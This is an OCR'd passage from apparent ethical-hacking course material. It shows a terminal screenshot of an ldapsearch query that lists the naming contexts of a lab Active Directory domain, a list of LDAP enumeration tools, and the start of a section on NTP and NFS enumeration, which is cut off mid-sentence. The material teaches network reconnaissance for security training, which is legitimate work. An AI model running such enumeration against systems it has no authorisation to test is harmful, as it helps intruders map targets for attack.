

ldapsearch -h 10.10.1.22 -x -s base namingcontexts - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #ldapsearch -h 10.10.1.22 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=CEH,DC=com
namingcontexts: CN=Configuration,DC=CEH,DC=com
namingcontexts: CN=Schema,CN=Configuration,DC=CEH,DC=com
namingcontexts: DC=DomainDnsZones,DC=CEH,DC=com
namingcontexts: DC=ForestDnsZones,DC=CEH,DC=com

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Figure 4.17: Screenshot of ldapsearch

The following are some additional LDAP enumeration tools:

- AD Explorer (*https://docs.microsoft.com*)
- LDAP Admin Tool (*https://www.ldapsoft.com*)
- LDAP Account Manager (*https://www.ldap-account-manager.org*)
- LDAP Search (*https://securityxploded.com*)




LO#05: Use Different Techniques for NTP and NFS Enumeration

NTP and NFS Enumeration

Administrators often overlook the Network Time Protocol (NTP) server when considering security. However, if queried properly, it can provide valuable network information to an attacker. Therefore, it is necessary to know what information an attacker can obtain about a network through NTP enumeration. The Network File System (NFS) is used for the management of remote file access. NFS enumeration helps attackers to gather information such as a list of clients connected to the NFS server, along with their IP addresses, and exported directories.

This section describes NTP enumeration, the information extracted via NTP enumeration, various NTP enumeration commands, NTP enumeration tools, and NFS enumeration techniques and tools.



NTP Enumeration

Network Time Protocol (NTP) is designed to **synchronize the clocks of networked computers**

It uses **UDP port 123** as its primary means of communication

NTP can maintain time to within **10 milliseconds (1/100 second)** over the public Internet

It can achieve accuracies of **200 microseconds** or better in local area networks under ideal conditions

Attackers query the NTP server to gather valuable information, such as

